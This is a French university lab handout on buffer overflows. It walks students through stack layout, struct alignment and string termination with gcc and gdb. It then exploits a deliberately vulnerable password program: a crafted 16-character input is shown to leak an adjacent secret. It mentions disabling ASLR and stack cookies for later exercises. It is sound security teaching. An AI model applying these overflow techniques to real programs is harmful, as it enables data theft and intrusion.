VULNÉRABILITÉS LOGICIELLES: DÉPASSEMENTS DE TAMPONS

Jonathan CERTES, Benoît MORGAN

1 Environnement de travail

1.1 Travail dans une machine virtuelle

Télécharger Oracle VirtualBox :
`https://www.virtualbox.org/wiki/Downloads`
Installer VirtualBox sur sa machine personnelle :
`https://www.virtualbox.org/manual/UserManual.html#installation`
Télécharger la machine virtuelle fournie par l'enseignant.
Importer la machine virtuelle dans VirtualBox :
`https://www.virtualbox.org/manual/UserManual.html#ovf-import-appliance`
Démarrer la machine virtuelle :
`https://www.virtualbox.org/manual/UserManual.html#intro-starting`
Tout le TP sera réalisé dans la machine virtuelle.

1.2 Environnement

Ce TP a été pensé pour fonctionner dans une machine virtuelle, sur une architecture x86 32 bits et faisant fonctionner un noyau Linux. La machine contient le compilateur C `gcc` et le débogueur `gdb`. Pour chaque programme vulnérable attaqué dans ce TP, les sources sont disponibles. Elles peuvent être modifiées à l'aide d'environnements de développement ou d'éditeurs de texte tels que `nano`, `vim`, `geany`, etc.

Les programmes présents dans la machine virtuelle doivent être compilés et l'édition des liens doit être réalisée avant exécution. Pour procéder à ces tâches, ouvrir un terminal et se placer dans un sous-dossier du répertoire `tp-vuln` :

```
debian@myhostname:~$ cd tp-vuln/
debian@myhostname:~/tp-vuln/$ ls
```

Le mot de passe pour le compte utilisateur est : `debian`.

1.3 Compiler et exécuter un programme

Lorsque vous écrivez/modifiez un programme écrit en C, vous pouvez créer un exécutable en le compilant à l'aide du programme `gcc`. Il est vivement conseillé d'utiliser l'option `-Wall` pour afficher tous les avertissements de compilation. L'option `-o` permet de choisir un nom de fichier de sortie pour l'exécutable. Par exemple :

```
debian@myhostname:~/tp-vuln/$ cd example
debian@myhostname:~/tp-vuln/example/$ gcc -Wall -o example.elf example.c
debian@myhostname:~/tp-vuln/example/$ ./example.elf
```

Egalement, il est vivement conseillé d'utiliser l'option `-g`, pour ajouter les informations de débogue à l'exécutable, ainsi que l'option `-O` pour sélectionner le niveau d'optimisations réalisées par le compilateur. Par exemple, l'option `-O0` désactive les optimisations (niveau zéro).

```
debian@myhostname:~/tp-vuln/example/$ gcc -g -O0 -Wall -o example.elf example.c
debian@myhostname:~/tp-vuln/example/$ ./example.elf
```

Le débogueur `gdb` permet d'exécuter le programme pas à pas afin d'étudier son fonctionnement. Pour cela, il suffit d'exécuter `gdb` et de passer le chemin vers le programme en argument. Par exemple :

```
debian@myhostname:~/tp-vuln/example/$ gdb ./example.elf
```

Le débogueur `gdb` fournit un *shell* dans lequel des commandes peuvent êtres exécutées. La commande `help` donne la liste des catégories de commandes. La commande `help` suivie du nom de la catégorie donne la liste des commandes. La commande `help` suivie du nom de la commande décrit cette commande. Par exemple :

```
(gdb) help
(gdb) help text-user-interface
(gdb) help tui layout
```

Un ensemble non-exhaustif de commandes est donné dans ce TP. Pour exécuter le programme dans `gdb`, il faut exécuter la commande `run`. Pour quitter le débogueur, il faut exécuter la commande `quit`.

```
(gdb) run
(gdb) quit
```

2 Objectifs

L'objectif principal de ce TP est d'expérimenter les mécanismes liés aux attaques par dépassement de tampon. Pour ce faire, des premiers exemples simples sont étudiés. Par la suite, est exposé l'utilisation des dépassements de tapons pour contrôler le flot d'exécution d'un programme. Finalement, sont exposés les problèmes et concepts auxquels un attaquant est confronté afin de développer une charge utile malveillante.

Egalement, dans ce TP, des mécanismes de défense apportés par les systèmes d'exploitation modernes sont décrits et désactivés (*stack cookie*, ASLR, pile d'exécution en *read/write*, etc.). Quelques notions autour des interfaces binaire applicatives et noyau, de rétro ingénierie et de maîtrise d'outils de débogage de logiciels sont aussi introduites.

C'est parti !

3 Introduction

C est un **langage de programmation impératif**, généraliste et de bas niveau. Inventé au début des années 1970 pour réécrire Unix, C est devenu un des langages les plus utilisés, encore de nos jours. De nombreux langages plus modernes comme C++, C#, Java, PHP ou JavaScript ont repris une syntaxe similaire au C et reprennent en partie sa logique. C offre au développeur une marge de contrôle importante sur la machine (notamment sur la gestion de la mémoire) et est de ce fait utilisé pour réaliser les "fondations" (compilateurs, interpréteurs, etc.) de ces langages plus modernes.

Source : `https://fr.wikipedia.org/wiki/C_(langage)`

GNU Compiler Collection, abrégé en GCC, est un ensemble de compilateurs créés par le projet GNU. GCC est un logiciel libre capable de compiler divers langages de programmation, dont C, C++, Objective-C, Java, Ada, Fortran et Go. GCC est utilisé pour le développement de la plupart des logiciels libres. Le noyau Linux dépend notamment étroitement des fonctionnalités de GCC. Pour faire référence précisément aux compilateurs de chaque langage, on parle de `gcc` pour C, `g++` pour C++, etc.

Source : `https://fr.wikipedia.org/wiki/GNU_Compiler_Collection`

Le **jeu d'instructions** est l'ensemble des instructions machine qu'un processeur d'ordinateur peut exécuter. Ces instructions machines permettent d'effectuer des opérations élémentaires (addition, ET logique…) ou plus complexes (division, passage en mode basse consommation...). Le jeu d'instructions définit quelles sont les instructions supportées par le processeur. Le jeu d'instructions précise aussi quels sont les registres du processeur manipulables par le programmeur (les registres architecturaux). Parmi les jeux d'instructions principaux des années 1980 à 2020, nous pouvons citer *x86*, utilisé dans ce TP.

Source : `https://fr.wikipedia.org/wiki/Jeu_d%27instructions`

GNU Debugger, également appelé GDB, est le débogueur standard du projet GNU. Il est portable sur de nombreux systèmes type Unix et fonctionne pour plusieurs langages de programmation, comme le C, C++, Fortran, Ada, Objective-C, et le Go. Il fut écrit par Richard Stallman en 1988. GDB est un logiciel libre, distribué sous la licence GNU GPL.

Source : `https://fr.wikipedia.org/wiki/GNU_Debugger`

4 Rappels : compilation, allocation, exécution

Dans cette section, nous fournissons des rappels techniques sur la compilation de programmes écrits en C, l'allocation en mémoire de processus et de leur environnement d'exécution, ainsi que de l'exécution des dits processus. Le but de cette section est d'analyser, en vue de réaliser de futures attaques, l'allocation mémoire de variables après compilation et exécution d'un programme. Le comportement du système d'exploitation et du compilateur sont mis en lumière dans ce but. Si de tels concepts sont déjà clairs pour le lecteur, il est conseillé de passer directement à la section 5.

4.1 Espace d'adressage

Dans cette section, nous guidons notre analyse par l'exemple. Le code source `./tp-vuln/01/addr.c` décrit un programme qui déclare une variable, lui affecte une valeur et affiche cette valeur dans la sortie standard.

Question 1 Compiler et exécuter ce programme puis observer le résultat.

```
debian@myhostname:~/tp-vuln/01/$ gcc -g -O0 -Wall -o addr.elf addr.c
debian@myhostname:~/tp-vuln/01/$ ./addr.elf
```

Question 2 Modifier le programme pour afficher l'adresse à laquelle cette variable est allouée en mémoire à la place de sa valeur. Afficher également l'adresse à laquelle la fonction `main()` est chargée en mémoire lors de l'exécution du processus. Compiler et exécuter le programme puis observer le résultat.
Note : le spécifieur `%p` permet d'afficher la valeur d'un pointeur en hexadécimal.

```
  printf("var0 is allocated at: %p\n", &var0);
  printf("main() is loaded at:  %p\n", &main);
```

Question 3 Sans recompiler, exécuter le programme plusieurs fois et observer le résultat. Que peut-on remarquer sur l'adresse à laquelle la variable est allouée en mémoire ? Que peut-on remarquer sur l'adresse à laquelle le programme est chargé en mémoire ?

Solution

Nous pouvons remarquer que l'adresse de la variable et l'adresse de chargement du processus changent à chaque exécution. Ce comportement est la conséquence de l'ASLR : la *randomization* de l'espace d'adressage par le noyau du système d'exploitation. L'ASLR (*Address Space Layout Randomization*) est une technique permettant de placer de façon aléatoire les zones de données dans la mémoire virtuelle. Il s'agit en général de la position du tas, de la pile et des bibliothèques. Ce procédé permet de limiter les effets des attaques de type dépassement de tampon, objet de ce TP.

4.2 Fonctionnement de la pile d'exécution

Les langages impératifs proches du matériel tels que le C supportent un certain nombre de types primitifs tels que les nombres entiers ou nombres a virgules flottantes. Aussi, ils permettent la composition de types primitifs à l'aide de structures de données, telles que les enregistrements et les tableaux.

Le code source `./tp-vuln/02/addr.c` décrit un programme qui déclare plusieurs variables de type simple, leur affecte une valeur et affiche toutes les valeurs dans la sortie standard.

Question 4 Compiler et exécuter ce programme puis observer le résultat.

```
debian@myhostname:~$ cd ~/tp-vuln/02/
debian@myhostname:~/tp-vuln/02/$ gcc -g -O0 -Wall -o addr.elf addr.c
debian@myhostname:~/tp-vuln/02/$ ./addr.elf
```

Question 5 Modifier le programme pour afficher les adresses auxquelles les variables sont allouées en mémoire à la place de leur valeur. Compiler et exécuter le programme puis observer le résultat.

```
printf("&a = %p\n", &a);
printf("&b = %p\n", &b);
printf("&c = %p\n", &c);
```

Question 6 Sans recompiler, exécuter le programme plusieurs fois et observer le résultat. Que peut-on remarquer sur les adresses auxquelles les variables sont allouées en mémoire (adresse absolue, écarts entre les adresses, ordre de l'allocation) ?

Solution

Nous pouvons noter trois points sur les adresses des variables :

1. les adresses auxquelles les variables sont allouées changent à chaque exécution. Ce comportement est causé par l'ASLR comme observé précédemment.
2. l'écart entre les adresses des variables est constant : 4. Cet écart correspond à la taille d'une variable de type `int` sur une architecture 32 bits. En effet, la machine virtuelle que nous utilisons reproduit le comportement d'une architecture 32 bits.
3. l'ordre des variables est le suivant : la variable `a` possède l'adresse la plus haute ; la variable `b` possède l'adresse intermédiaire ; la `c` possède l'adresse la plus basse.

La pile d'exécution (*stack*) est une structure de données fondée sur le principe "dernier arrivé, premier sorti" (LIFO : *last in, first out*) ; ce qui veut dire qu'en général, le dernier élément ajouté à la pile est le premier à en sortir. **Empiler** ajoute un élément sur la pile ; l'instruction assembleur x86 qui réalise cette action est `push` ; tandis que **dépiler** enlève un élément de la pile et le renvoie ; l'instruction x86 qui réalise cette action est `pop`.

Lorsqu'une variable est allouée en mémoire, sa valeur est empilée. L'adresse à laquelle celle-ci est empilée devient ce que nous appelons la **tête de pile**. Sur les architectures x86, cette valeur est sauvegardée dans le registre `sp` (*stack pointer*). Toutes les données nécessaires à l'exécution du contexte courant (ici, de la fonction `main`) sont comprises entre la tête de pile et la **base de pile**. Ces données sont elles-mêmes empilées sur les données nécessaires à l'exécution du contexte appelant (ici, le `bash` dans lequel nous avons appelé le programme). Sur les architectures x86, la valeur de la base de pile est sauvegardée dans le registre `bp` (*frame pointer*). La figure 1 représente l'utilisation de la pile d'exécution dans le contexte de la fonction `main` de notre programme.



FIGURE 1 – Représentation de l'utilisation de la pile d'exécution

Un point important à noter est que la mémoire est représentée sous forme d'un tableau, de l'adresse la plus petite (`0x0`) à l'adresse la plus grande (`0xFFFFFFFF` sur une architecture 32 bits). La base de pile est donc une adresse plus grande que la tête de pile. Pour allouer de la donnée en mémoire (par exemple, en exécutant un `push`), une **soustraction** est appliquée sur la valeur du registre `sp` qui contient l'adresse de la tête de pile.

Dans notre exemple, c'est la variable `a` qui est allouée en premier : elle possède donc l'adresse la plus haute (elle est en bas de la pile) ; puis la variable `b` et, finalement, la variable `c` qui possède l'adresse la plus basse (elle est en haut de la pile).

Question 7 Toujours sans recompiler, exécuter le programme avec `gdb` : charger le programme en mémoire, ajouter un *breakpoint* à la fonction `main` et lancer le processus. Afficher les informations des registres `sp` et `bp` pour connaître les valeurs de la tête de pile et de la base de pile. Afficher ensuite les adresses des variables `a`, `b` et `c` et vérifier que celles-ci sont comprises entre la tête de pile et de la base de pile.
Note : sur une architecture 32 bits, les registres `sp` et `bp` sont appelés `esp` et `ebp` (par opposition à `rsp` et `rbp` sur une architecture 64 bits).

```
debian@myhostname:~/tp-vuln/02/$ gdb ./addr.elf
```

```
(gdb) layout split
(gdb) break main
(gdb) run
(gdb) info registers esp ebp
(gdb) print &c
(gdb) print &b
(gdb) print &a
```

Question 8 Utiliser `gdb` pour désassembler le code de la fonction `main` (avec la commande `disassemble`). Combien d'octets composent la première instruction ? Et la deuxième instruction ? Conclure sur la constance de la taille des instructions sur une architecture x86.

```
(gdb) disassemble main
```

L'architecture x86 est une architecture CISC : *complex instruction set computer*. Cela désigne l'architecture des microprocesseurs à jeu d'instructions étendu, c'est-à-dire les microprocesseurs possédant un jeu d'instructions comprenant de très nombreuses instructions mixées à des modes d'adressages complexes. L'architecture CISC est opposée à l'architecture RISC qui au contraire, limite ses instructions à l'essentiel afin de réduire la quantité de transistors.

Sur les architectures RISC, toutes les instructions ont une taille constante. Sur les architectures CISC, comme x86, la taille des instructions varie en fonction de l'instruction utilisée. Le débogueur `gdb` nous permet de désassembler les instructions et déduit leur taille. Il est également possible d'afficher les valeurs de ces instructions en hexadécimal.

Question 9 Toujours avec `gdb`, utiliser la commande `x` (pour *eXamine*) pour afficher la donnée au début du code de la fonction `main`. Afficher 4 octets (*Bytes*) en hexadécimal avec le paramètre `/4bx` à l'adresse pointée par `main`.

```
(gdb) x /4bx *(main)
```

Si nous souhaitons conserver nos commandes `gdb` dans un fichier, il est également possible d'écrire un script et de le charger à l'exécution.

Question 10 Ecrire un fichier `script.gdb` qui contient les commandes précédemment exécutées et le charger à l'exécution de `gdb` avec l'option `--command=script.gdb`. Il est possible d'utiliser la commande `printf` de `gdb` pour afficher les adresses des variables (à la place de `print` qui donne des valeurs sans rappeler ce qui est affiché).

```
debian@myhostname:~/tp-vuln/02/$ cat script.gdb
layout split
break main
run
info registers esp ebp
printf "&c = %p\n", &c
```

```
printf "&b = %p\n", &b
printf "&a = %p\n", &a
debian@myhostname:~/tp-vuln/02/$ gdb --command=script.gdb ./addr.elf
```

4.3 Comportements du compilateur

Nous avons vu l'utilisation de la pile d'exécution par un processus pour allouer des variables. C'est le devoir du développeur, lorsque celui-ci écrit son programme, de manipuler correctement la pile d'exécution pour lire/écrire les valeurs des variables.

Ici, le développeur n'a pas écrit son programme en assembleur x86 mais en C : c'est donc le compilateur qui se charge de manipuler correctement la pile d'exécution. Dans cette section, nous observons certains comportements du compilateur `gcc` au regard de la manipulation de la pile d'exécution.

4.3.1 Manipulation de la pile d'exécution

Question 11 Toujours depuis le même code source, compiler le programme, cette fois-ci en augmentant les optimisations réalisées par le compilateur : utiliser l'option `-O3` à la place de `-O0`. Exécuter le programme puis observer le résultat.
Rien qu'en observant le code source du programme, aurions nous pu prédire l'ordre dans lequel les variables sont empilées lors de l'exécution ?

```
debian@myhostname:~/tp-vuln/02/$ gcc -g -O3 -Wall -o addr.elf addr.c
debian@myhostname:~/tp-vuln/02/$ ./addr.elf
```

En changeant le degré d'optimisation de `gcc`, nous modifions son comportement. Ici, une conséquence est que l'ordre d'allocation des variables est inversé. En effet, la variable `c` est allouée en premier : elle possède l'adresse la plus haute (elle est en bas de la pile) ; puis la variable `b` et, finalement, la variable `a` qui possède l'adresse la plus basse (elle est en haut de la pile).

De nombreuses options du compilateur permettent de modifier son comportement, l'ordre d'allocation des variables peut varier en fonction de plusieurs options. De ce fait, observer le code source du programme ne permet pas de prédire l'ordre dans lequel les variables sont empilées lors de l'exécution. Pour le déduire, il est nécessaire d'observer le code assembleur généré par le compilateur et de comparer avec le code source.

Question 12 Utiliser `objdump` pour désassembler le programme que nous venons de compiler. Utiliser l'option `--disassemble` pour ne sélectionner que la fonction `main`.
En vous aidant du code source et du code assembleur généré, proposer une solution pour déterminer l'ordre d'allocation des variables `a`, `b` et `c` dans la pile d'exécution.

```
debian@myhostname:~/tp-vuln/02/$ objdump --disassemble=main addr.elf
```

Indice : l'instruction `movl` écrit une valeur de 32 bits à une adresse donnée.

Réponse : une solution consiste à regarder les affectations des variables dans le code source et dans l'assembleur. Dans le code source, les variables sont affectées aux valeurs suivantes :

```
  a = 42;
  b = 43;
  c = 44;
```

Dans le code assembleur, nous pouvons observer les affectations par les instructions `movl` et comparer les valeurs avec celles du code source. Les instructions `movl` donnent les *offsets* par rapport à la valeur du registre `ebp` : la base de pile.

```
movl   $0x2a,-0x14(%ebp)
movl   $0x2b,-0x10(%ebp)
movl   $0x2c,-0xc(%ebp)
```

Ici le programme place :

— la valeur 42 (`0x2a`) à l'adresse `ebp` − 20 (`-0x14`)

— la valeur 43 (`0x2b`) à l'adresse `ebp` − 16 (`-0x10`)
— la valeur 44 (`0x2c`) à l'adresse `ebp` − 12 (`-0x0c`)

Nous pouvons donc en déduire que la variable `a` est localisée à l'adresse la plus basse : elle est donc empilée en dernier. De même, la variable `c` est localisée à l'adresse la plus haute : elle est donc empilée en premier. Le programme empile donc `c`, puis `b`, puis `a`.

Les outils d'ingénierie inverse (*reverse engineering*) automatisent les tâches telles que la localisation des variables dans la pile d'exécution. Dans ce TP, nous choisirons d'exécuter le programme avec le débogueur `gdb` et d'afficher les adresses des variables pour connaître l'ordre dans lequel celles-ci sont empilées.

4.3.2 Structures de données

Une structure de données est une manière d'organiser les données pour les traiter plus facilement. Une structure de données est une mise en œuvre de plusieurs types primitifs, soit sous forme de tableaux, soit sous formes de types personnalisés et déclarés au préalable.

Le code source `./tp-vuln/03/addr.c` décrit un programme qui déclare plusieurs structures de données, leur affecte une valeur et affiche une partie de ces valeurs dans la sortie standard.

Question 13 Compiler et exécuter ce programme sans optimisation puis observer le résultat.

```
debian@myhostname:~$ cd ~/tp-vuln/03/
debian@myhostname:~/tp-vuln/03/$ gcc -g -O0 -Wall -o addr.elf addr.c
debian@myhostname:~/tp-vuln/03/$ ./addr.elf
```

Question 14 Compte tenu de la taille des éléments des structures `a` et `b`, quelle est, d'intuition, la taille des deux structures complètes ?
Vérifier votre intuition en modifiant le programme et en affichant les tailles des deux structures dans la sortie standard.

```
  printf("sizeof(a) = %d\n", sizeof(a));
  printf("sizeof(b) = %d\n", sizeof(b));
```

Question 15 Compte tenu de la taille des éléments des structures `c` et `d`, quelle est, d'intuition, la taille des deux structures complètes ?
Vérifier votre intuition en modifiant le programme et en affichant les tailles des deux structures dans la sortie standard.

```
  printf("sizeof(c) = %d\n", sizeof(c));
  printf("sizeof(d) = %d\n", sizeof(d));
```

En C, et plus généralement pour les langages impératifs systèmes, les chaînes de caractères sont des structures de données de type tableau, qui doivent obligatoirement être terminée par un caractère supplémentaire non affichable de valeur `0x00`. La valeur de ce caractère peut être obtenue à l'aide de la notation '`\0`' lors d'une initialisation ou affectation.

Pour définir la taille d'une chaîne de caractère, il suffit donc d'ajouter 1 au nombre de caractères affichables présent dans la chaîne. De ce fait, les chaînes de caractères `c` et `d`, qui comportent respectivement 6 et 7 caractères, sont de tailles 7 et 8.

Cependant, pour certaines structures de donnée et en fonction des options du compilateur, un alignement peut être préconisé par celui-ci pour les adresses d'allocation des variables. En effet, la structure `a` contient 3 éléments de type `int` et un élément de type `char` : même si, d'intuition, nous pouvons conclure à une taille de $3 \times 4 + 1 = 13$ octets, le compilateur aligne la mémoire sur un multiple de 4 octets, soit 16 dans ce cas.

Dans le cas des structures de données, l'alignement des adresses lors de l'allocation est dépendante du comportement du compilateur. Avec `gcc`, ce comportement peut être modifié via des options de compilation.

Question 16 Modifier le programme pour afficher les adresses auxquelles les variables sont allouées en mémoire à la place des valeurs. Compiler et exécuter le programme puis observer le résultat. Vérifier que nous retrouvons bien les tailles mesurées précédemment.

```
  printf("Vars : a(%p), b(%p), c(%p), d(%p)\n", &a.a, &b[0], &c, &d);
```

Dans ce TP, nous ne modifierons pas les programmes que nous attaquons. Par conséquent, nous choisirons d'exécuter le programme avec le débogueur `gdb` et d'afficher les adresses des variables pour connaître l'écart entre les adresses de celles-ci lorsqu'elles sont empilées.

4.4 Chaînes de caractères

Pour rappel, en C, les chaînes de caractères sont des structures de données de type tableau, qui doivent obligatoirement être terminée par un caractère supplémentaire non affichable de valeur `0x00`. La plupart des fonctions de gestion de chaînes de caractères s'appuient directement sur cette propriété lors de copies ou d'affichage. La bibliothèque standard C, notamment les prototypes déclarés dans le fichier `string.h`, propose un certain nombres de fonctions de manipulations de chaînes. Ce comportement peut être intelligemment exploité en lecture ou en écriture.

Question 17 Consulter la page `string` du manuel, section bibliothèque standard GNU (3), pour trouver la fonction de copie de chaîne de caractères. Quel est le nom de cette fonction et quels sont les arguments qu'elle attend ?

Question 18 Le code source `./tp-vuln/04/copy.c` contient un squelette de programme pour copier une chaîne de caractère. Compléter le programme afin de copier dans la chaîne `d` le premier argument du programme.

Question 19 Compiler le programme et l'exécuter pour constater son fonctionnement.

```
debian@myhostname:~$ cd ~/tp-vuln/04/
debian@myhostname:~/tp-vuln/04/$ gcc -g -O0 -Wall -o copy.elf copy.c
debian@myhostname:~/tp-vuln/04/$ ./copy.elf
```

Question 20 Sans recompiler,
- entrer moins de 8 caractères en argument du programme.
- entrer entre 8 et 15 caractères en argument du programme.
- entrer plus de 15 caractères en argument du programme.

Dans chaque cas, que se passe-t-il ? Pourquoi ?

5 Premières attaques : confidentialité et intégrité des données

Dans cette section, nous réalisons nos premières attaques sur des programmes écrits en C. Le but de cette section est de comprendre :
- comment sont allouées en mémoire les variables de type primitifs ou structures de données par le langage C ;
- où sont situées les faiblesses de leur mise en œuvre ;
- enfin, comment en tirer partie intelligemment en exécutant des dépassements de tampons.

Un dépassement de tampon (*buffer overflow*, en anglais) est une faute par laquelle un processus, lors de l'écriture dans un tampon, écrit à l'extérieur de l'espace alloué au tampon, écrasant ainsi des informations nécessaires au processus. Lorsque la faute se produit, le comportement de l'ordinateur devient imprévisible. La faute peut aussi être provoquée intentionnellement et être exploité pour compromettre la politique de sécurité d'un système.

Dans certains cas particuliers, les dépassements de tampons peuvent être utilisés pour porter atteinte à la propriété de confidentialité ou à l'intégrité des informations placées dans l'espace mémoire d'un programme.

5.1 Accès en lecture : atteinte à la confidentialité

Dans cette section, nous utilisons les dépassements de tampons pour porter atteinte à la propriété de confidentialité de données. Nous considérons un programme dont les données contiennent un secret. Ce programme demande à l'utilisateur de rentrer un mot de passe sur l'entrée standard et de le terminer par une nouvelle ligne '`\n`'. Le mot de passe est ensuite comparé au secret stocké dans la mémoire du programme.

Le code source du programme est le suivant (interdiction de le modifier !) :

```c
#include <stdio.h>
#include <string.h>

int main(
  int argc,
  char *argv[]
) {
  char a[] = "secretFOUUUUUUU";
  char b[16];
  char *p = (char *)&b;
  char c = 'a';

  memset(&b[0], '\0', sizeof(b));

  printf("Ecris moi le mot de passe sur fd 0\n");
  for ( c = getchar(); c != EOF; c = getchar() ) {
    if ( c != '\n' ) {
      *p = c;
      p++;
    } else {
      break;
    }
  }

  if ( strcmp(b, a) ) {
    printf("Echec de l'authentification, le mot de passe \"%s\" est faux\n", b);
  } else {
    printf("Succes de l'authentification\n"); // victoire!
  }

  return 0;
}
```

Notons que le développeur a choisi de mettre en œuvre lui-même une fonction de copie de chaîne de caractère depuis l'entrée standard. Ce type de stratégie est en général fortement déconseillé, étant donné que la bonne gestion des entrées/sorties d'un programme est à la fois complexe et essentielle pour la protection de ses propriétés de sécurité.

Question 21 Le code source du programme est disponible dans le fichier `./tp-vuln/05/passwd.c`. Compiler le programme avec les options suivantes :

```
gcc -g -O0 -Wall -mpreferred-stack-boundary=3 -o passwd.elf passwd.c
```

Constater son fonctionnement.

Question 22 Analyser le code source du programme. Comment est-ce que le développeur s'assure d'obtenir une chaîne de caractères correcte après le traitement des entrées utilisateur ?

Question 23 Proposer au programme une entrée bien choisie afin de réussir à révéler le secret placé en mémoire.

— Pour rappel, il est possible de rediriger l'entrée standard du programme depuis un fichier.

— Si besoin, utiliser le débogueur `gdb` pour simplifier la phase de compréhension et d'exploitation de la vulnérabilité.

Exemple de création d'un fichier et de redirection vers l'entrée standard du programme :

```
debian@myhostname:~/tp-vuln/05/$ echo "password" > fichier
debian@myhostname:~/tp-vuln/05/$ ./passwd.elf < fichier
```

Exemple de script `gdb` pour simplifier la phase de compréhension :

```
(gdb) layout split
# breakpoint ligne 15 du code source C:
(gdb) break 15
(gdb) run
# donne les valeurs de la tete de pile et de la base de pile:
(gdb) info registers esp ebp
# donne les adresses des variables:
(gdb) print &a
(gdb) print &b
```

```
(gdb) print &c
(gdb) print &p
# affiche 48 octets de memoire en hexadecimal depuis la tete de pile:
(gdb) x /48bx $esp
```

Solution

La taille du tampon `b` est de 16 octets, soit 16 caractères. La chaîne de caractères `a` contient 15 caractères, le tampon `a` est donc un tableau de 16 octets contenant les 15 caractères suivis d'un caractère nul. La variable `p` est un pointeur : sur une architecture 32 bits, elle contient donc 4 octets. La variable `c` est un caractère, elle ne contient donc qu'un octet.

Voici un exemple de résultat fourni par `gdb` (les valeurs absolues des adresses peuvent changer mais les *offsets* sont les mêmes à chaque exécution) :

```
ebp            0xbffff550          0xbffff550
esp            0xbffff520          0xbffff520
&a = 0xbffff533
&b = 0xbffff523
&c = 0xbffff543
&p = 0xbffff544
0xbffff520:  0xfc  0x53  0xfb  0x00  0x00  0x00  0x00  0x00
0xbffff528:  0x00  0x00  0x00  0x00  0x00  0x00  0x00  0x00
0xbffff530:  0x00  0x00  0x00  0x73  0x65  0x63  0x72  0x65
0xbffff538:  0x74  0x46  0x4f  0x55  0x55  0x55  0x55  0x55
0xbffff540:  0x55  0x55  0x00  0x61  0x23  0xf5  0xff  0xbf
0xbffff548:  0x60  0xf5  0xff  0xbf  0x00  0x00  0x00  0x00
```

Dans cet exemple, la tête de pile est positionnée à l'adresse `0xbffff520` et la base de pile à l'adresse `0xbffff550` : la pile d'exécution est donc grande de 48 octets (`0x30` en hexadécimal). Le tampon `a` commence à l'adresse `0xbffff533`, soit 16 octets après le tampon `b`, qui commence à l'adresse `0xbffff523`. Ensuite, la variable `c` est positionnée à l'adresse `0xbffff543`, suivie du pointeur `p`, positionnée à l'adresse `0xbffff544`.

Concrètement, le compilateur a décidé que notre programme commencerait par empiler la valeur de `p`, puis celle de `c`, celle de `a`, et finalement celle de `b`. La mémoire est donc utilisée comme suit :

```
0xbffff520:   0xfc    0x53    0xfb b["0x00    0x00    0x00    0x00    0x00"
0xbffff528:  "0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00"
0xbffff530:  "0x00    0x00    0x00"]

                                   a["0x73    0x65    0x63    0x72    0x65"
0xbffff538:  "0x74    0x46    0x4f    0x55    0x55    0x55    0x55    0x55"
0xbffff540:  "0x55    0x55    0x00"]

                                   c["0x61"]
                                            p["0x23    0xf5    0xff    0xbf"]
0xbffff548:   0x60    0xf5    0xff    0xbf    0x00    0x00    0x00    0x00
```

En connaissant le mot de passe, nous pouvons d'ailleurs vérifier la valeur contenue dans le tampon `a` à l'aide d'un convertisseur en représentation hexadécimale :

```
debian@myhostname:~/tp-vuln/05/$ echo -n secretFOUUUUUUU | xxd -g 1
00000000: 73 65 63 72 65 74 46 4f 55 55 55 55 55 55 55     secretFOUUUUUUU
```

Nous pouvons également constater que le tampon `b` est rempli de valeurs zéro : c'est-à-dire de caractères nuls. En effet, le développeur s'assure d'obtenir une chaîne de caractères correcte en remplissant le tampon `b` de caractères nuls (à l'aide de l'appel à la fonction `memset` à la ligne 13) avant le traitement des entrées utilisateur. De ce fait, lorsque des données sont copiées dans le tampon `b`, elles écrasent les caractères nuls jusqu'à la fin de la copie, et le caractère nul suivant indique la fin de la chaîne de caractères. Ceci est maladroit car un utilisateur malveillant peut écraser tous les caractères nuls.

Si l'on remplit le tampon `b` de caractères non nuls, alors, lors d'un appel à `printf` d'une chaîne de caractères contenant la valeur de `b`, le programme affiche la concaténation de `b` avec `a`. En effet, le premier caractère nul rencontré est situé à la fin du tampon `a` (c'est-à-dire à l'adresse `0xbffff542` dans notre exemple).

Un appel à `printf` est réalisé par le programme dans le cas où le mot de passe saisi par l'utilisateur est faux (à la ligne 26). Nous devons donc choisir un mot de passe faux de 16 caractères pour remplir le tampon `b` de caractères non nuls : le mot de passe inscrit dans le tampon `a` devient alors visible.

```
debian@myhostname:~/tp-vuln/05/$ echo "0123456789abcde:" > fichier
debian@myhostname:~/tp-vuln/05/$ ./passwd.elf < fichier
```

Remarque : Des données sont présentes dans la pile d'exécution et ne sont pas utilisées par les variables : 3 octets en tête de pile et 8 octets en base de pile.

Les 3 octets en tête de pile sont ajoutés par le compilateur pour aligner les données de la pile d'exécution sur un multiple de 8 octets. Ils ne sont pas utilisés par le programme. La taille de l'alignement est paramétrable par `gcc` à l'aide de l'option `-mpreferred-stack-boundary`, qui permet d'aligner sur une puissance de 2. Dans ce TP, nous avons choisi la valeur 3 pour cette option, le compilateur tente donc d'aligner les données de la pile d'exécution sur un multiple de $2^3 = 8$ octets.

Les 8 octets en base de pile ne sont pas utilisées par les variables mais le programme en a besoin pour fonctionner correctement. Leur utilité est décrite dans la section 6.

Question 24 Si l'on se réfère au code source, nous pouvons voir que la valeur du pointeur `p` est initialisée à la valeur `&b`, soit l'adresse du tampon `b`. Dans notre exemple, `gdb` nous indique que l'adresse du tampon `b` est `0xbffff523` et que le pointeur `p` est initialisée à `0x23 0xf5 0xff 0xbf`. Pourquoi ?

Solution

